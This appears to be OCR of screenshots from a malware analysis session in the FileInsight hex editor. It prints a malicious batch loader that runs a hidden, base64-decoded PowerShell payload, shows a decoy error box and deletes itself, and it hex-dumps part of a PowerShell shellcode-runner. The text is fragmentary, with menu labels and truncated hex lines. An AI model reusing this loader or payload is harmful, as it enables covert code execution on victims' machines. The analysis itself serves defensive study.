
INS


4:58 PM
8/7/2021


FileInsight - 3d30ac25c3121e969d195d7eadcf173f8c2cb7bcf47241758ad4f179a75c6d8b
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Copy to new file
Bookmark
Cut binary to clipboard
Copy binary to clipboard
Paste binary from clipboard
Delete before
Delete after
Fill
Invert
Reverse order
Swap nibbles
Swap two bytes
To upper case
To lower case
Swap case
Copy selected region (the whole file if not selected) to a new file
McAfee
Navigation
Supported fo
d7eadcf1...
powershell -w hidden -nop -c "iex ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($((gc %~f0)[-1])))"
powershell -w hidden -nop -c "Add-Type -AssemblyName Microsoft.VisualBasic;$null =[Microsoft.VisualBasic.Interaction]::MsgBox('Document failed to decode prop
> NUL
"" cmd /c del "%~f0"&exit /b
nljdE1vZGUgLVZlcnNpb24gMgoKJERvSXQgPSBAJwpmdW5jdGlvbiBmdW5jX2dldF9wcm9jX2FkZHJlc3MgewoJUGFyYW0gKCR2YXJfbW9kdWxlLCAkdmFyX3Byb2NlZHVyZSkJCQoJJHZhcl91bnNhZmVfbn
Extracting the BASE64 string
Script is running, please wait...
Navigation
Structures
Decode
Values
Byte 0
WORD 0
DWORD 0
ASCII
Unicode
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Ln 6 Col 358600 Len 358600 INS
4:59 PM
8/7/2021


FileInsight - New file 0*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
Navigation
Structures
Decode
Values
Byte 85
WORD 12885
DWORD 810955349
ASCII U2V0LVN0cmljdE1vZGUgL
Unicode ????X??????????X??????p??
Values
Bookmarks
Calculator
3d30ac25c3121e969d195d7eadcf1...
New file 0*
00000000 55 32 56 30 4C 56 4E 30 63 6D 6C 6A 64 45 31 76 U2V0LVN0cmljdE1v
00000010 5A 47 55 67 4C 56 5A 6C 63 6E 4E 70 62 32 34 67 ZGUgLVZlcnNpb24g
00000020 4D 67 6F 4B 4A 45 52 76 53 58 51 67 50 53 42 41 MgoKJERvSXQgPSBA
00000030 4A 77 70 6D 64 57 35 6A 64 47 6C 76 62 69 42 6D JwpmdW5jdGlvbiBm
00000040 64 57 35 6A 58 32 64 6C 64 46 39 77 63 6D 39 6A dW5jX2dldF9wcm9j
00000050 58 32 46 6B 5A 48 4A 6C 63 33 4D 67 65 77 6F 4A X2FkZHJlc3MgewoJ
00000060 55 47 46 79 59 57 30 67 4B 43 52 32 59 58 4A 66 UGFyYW0gKCR2YXJf
00000070 62 57 39 6B 64 57 78 6C 4C 43 41 6B 64 6D 46 79 bW9kdWxlLCAkdmFy
00000080 58 33 42 79 62 32 4E 6C 5A 48 56 79 5A 53 6B 4A X3Byb2NlZHVyZSkJ
00000090 43 51 6F 4A 4A 48 5A 68 63 6C 39 31 62 6E 4E 68 CQoJJHZhcl91bnNh
000000A0 5A 6D 56 66 62 6D 46 30 61 58 5A 6C 58 32 31 6C ZmVfbmF0aXZlX21l
000000B0 64 47 68 76 5A 48 4D 67 50 53 41 6F 57 30 46 77 dGhvZHMgPSAoW0Fw
000000C0 63 45 52 76 62 57 46 70 62 6C 30 36 4F 6B 4E 31 cERvbWFpbl06OkN1
000000D0 63 6E 4A 6C 62 6E 52 45 62 32 31 68 61 57 34 75 cnJlbnREb21haW4u
000000E0 52 32 56 30 51 58 4E 7A 5A 57 31 69 62 47 6C 6C R2V0QXNzZW1ibGll
000000F0 63 79 67 70 49 48 77 67 56 32 68 6C 63 6D 55 74 cygpIHwgV2hlcmUt
00000100 54 32 4A 71 5A 57 4E 30 49 48 73 67 4A 46 38 75 T2JqZWN0IHsgJF8u
00000110 52 32 78 76 59 6D 46 73 51 58 4E 7A 5A 57 31 69 R2xvYmFsQXNzZW1i
00000120 62 48 6C 44 59 57 4E 6F 5A 53 41 74 51 57 35 6B bHlDYWNoZSAtQW5k
00000130 49 43 52 66 4C 6B 78 76 59 32 46 30 61 57 39 75 ICRfLkxvY2F0aW9u
00000140 4C 6C 4E 77 62 47 6C 30 4B 43 64 63 58 43 63 70 LlNwbGl0KCdcXCcp
00000150 57 79 30 78 58 53 35 46 63 58 56 68 62 48 4D 6F Wy0xXS5FcXVhbHMo
00000160 4A 31 4E 35 63 33 52 6C 62 53 35 6B 62 47 77 6E J1N5c3RlbS5kbGwn
00000170 4B 53 42 39 4B 53 35 48 5A 58 52 55 65 58 42 6C KSB9KS5HZXRUeXBl
00000180 4B 43 64 4E 61 57 4E 79 62 33 4E 76 5A 6E 51 75 KCdNaWNyb3NvZnQu
00000190 56 32 6C 75 4D 7A 49 75 56 57 35 7A 59 57 5A 6C V2luMzIuVW5zYWZl
000001A0 54 6D 46 30 61 58 5A 6C 54 57 56 30 61 47 39 6B TmF0aXZlTWV0aG9k
000001B0 63 79 63 70 43 67 6B 4B 43 58 4A 6C 64 48 56 79 cycpCgkKCXJldHVy
000001C0 62 69 41 6B 64 6D 46 79 58 33 56 75 63 32 46 6D biAkdmFyX3Vuc2Fm
000001D0 5A 56 39 75 59 58 52 70 64 6D 56 66 62 57 56 30 ZV9uYXRpdmVfbWV0
Output
Copied 358600 bytes from offset 0x1c9 to 0x57a90 to new tab 'New file 0'.
Output
Scripting
Offset 0h (0)
Length 0h (0)
OVR
4:59 PM
8/7/2021


FileInsight - New file 0*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Decode
Encode
Hex text to binary data
Decimal text to binary data
Octal text to binary data
Binary text to binary data
Custom base16 decode
Custom base32 decode
Custom base58 decode
Custom base64 decode
Custom base85 decode
Protobuf decode
From quoted printable
Unicode unescape
URL decode
Decode selected region with custom base64 table
McAfee
Navigation
Supported fo
New file 0*
000577A0 59 31 39 6E 5A 58 52 66 5A 47 56 73 5A 57 64 68 Y19nZXRfZGVsZWdh
000577B0 64 47 56 66 64 48 6C 77 5A 53 42 41 4B 46 74 4A dGVfdHlwZSBAKFtJ
000577C0 62 6E 52 51 64 48 4A 64 4C 43 42 62 53 57 35 30 bnRQdHJdLCBbSW50
000577D0 4D 7A 4A 64 4B 53 6B 70 4C 6B 6C 75 64 6D 39 72 MzJdKSkpLkludm9r
000577E0 5A 53 67 6B 64 6D 46 79 58 32 68 30 61 48 4A 6C ZSgkdmFyX2h0aHJl
000577F0 59 57 51 73 4D 48 68 6D 5A 6D 5A 6D 5A 6D 5A 6D YWQsMHhmZmZmZmZm
00057800 5A 69 6B 67 66 43 42 50 64 58 51 74 54 6E 56 73 ZikgfCBPdXQtTnVs
00057810 62 41 6F 6E 51 41 6F 4B 53 57 59 67 4B 46 74 4A bAonQAoKSWYgKFtJ
00057820 62 6E 52 51 64 48 4A 64 4F 6A 70 7A 6
00057830 49 43 31 6C 63 53 41 34 4B 53 42 37 43 67 6
00057840 64 47 46 79 64 43 31 71 62 32 49 67 65 79 42 77 dGFydC1qb2IgeyBw
00057850 59 58 4A 68 62 53 67 6B 59 53 6B 67 53 55 56 59 YXJhbSgkYSkgSUVY
00057860 49 43 52 68 49 48 30 67 4C 56 4A 31 62 6B 46 7A ICRhIH0gLVJ1bkFz
00057870 4D 7A 49 67 4C 55 46 79 5A 33 56 74 5A 57 35 30 MzIgLUFyZ3VtZW50
00057880 49 43 52 45 62 30 6C 30 49 48 77 67 64 32 46 70 ICREb0l0IHwgd2Fp
00057890 64 43 31 71 62 32 49 67 66 43 42 53 5A 57 4E 6C dC1qb2IgfCBSZWNl
000578A0 61 58 5A 6C 4C 55 70 76 59 67 70 39 43 6D 56 73 aXZlLUpvYgp9CmVs
000578B0 63 32 55 67 65 77 6F 4A 53 55 56 59 49 43 52 45 c2UgewoJSUVYICRE
000578C7 62 30 6C 30 43 6E 30 4B b0l0Cn0K
Script is running, please wait...
Navigation
Structures
Decode
Values
Byte 85
WORD 12885
DWORD 810955349
ASCII U2V0LVN0cmIjdE1vZGUgL
Unicode ????X??????????X??????p??
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 578C8h (358600)
OVR
4:59 PM
8/7/2021


FileInsight - New file 0*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
Navigation
Supported for HTML, OLE2, PE and Flash.
3d30ac25c3121e969d195d7eadcf1...
New file 0*
000576F0 65 58 4E 30 5A 57 30 75 55 6E 56 75 64 47 6C 74 eXN0ZW0uUnVudGlt
00057700 5A 53 35 4A 62 6E 52 6C 63 6D 39 77 55 32 56 79 ZS5JbnRlcm9wU2Vy
00057710 64 6D 6C 6A 5A 58 4D 75 54 57 46 79 63 32 68 68 dmljZXMuTWFyc2hh
00057720 62 46 30 36 4F 6B 64 6C 64 45 52 6C 62 47 56 6E bF06OkdldERlbGVn
00057730 59 58 52 6C 52 6D 39 79 52 6E 56 75 59 33 52 70 YXRlRm9yRnVuY3Rp
00057740 62 32 35 51 62 32 6C 75 64 47 56 79 4B 43 68 6D b25Qb2ludGVyKChm
00057750 64 57 35 6A 58 32 64 6C 64 46 39 77 63 6D 39 6A dW5jX2dldF9wcm9j
00057760 58 32 46 6B 5A 48 4A 6C 63 33 4D 67 61 32 56 79 X2FkZHJlc3Mga2Vy
00057770 62 6D 56 73 4D 7A 49 75 5A 47 78 73 49 46 64 68 bmVsMzIuZGxsIFdh
00057780 61 58 52 47 62 33 4A 54 61 57 35 6E 62 47 56 50 aXRGb3JTaW5nbGVP
00057790 59 6D 70 6C 59 33 51 70 4C 43 41 6F 5A 6E 56 75 YmplY3QpLCAoZnVu
000577A0 59 31 39 6E 5A 58 52 66 5A 47 56 73 5A 57 64 68 Y19nZXRfZGVsZWdh
000577B0 64 47 56 66 64 48 6C 77 5A 53 42 41 4B 46 74 4A dGVfdHlwZSBAKFtJ
000577C0 62 6E 52 51 64 48 4A 64 4C 43 42 62 53 57 35 30 bnRQdHJdLCBbSW50
000577D0 4D 7A 4A 64 4B 53 6B 70 4C 6B 6C 75 64 6D 39 72 MzJdKSkpLkludm9r
000577E0 5A 53 67 6B 64 6D 46 79 58 32 68 30 61 48 4A 6C ZSgkdmFyX2h0aHJl
000577F0 59 57 51 73 4D 48 68 6D 5A 6D 5A 6D 5A 6D 5A 6D YWQsMHhmZmZmZmZm
00057800 5A 69 6B 67 66 43 42 50 64 58 51 74 54 6E 56 73 ZikgfCBPdXQtTnVs
00057810 62 41 6F 6E 51 41 6F 4B 53 57 59 67 4B 46 74 4A bAonQAoKSWYgKFtJ
00057820 62 6E 52 51 64 48 4A 64 4F 6A 70 7A 6
Script is running please wait
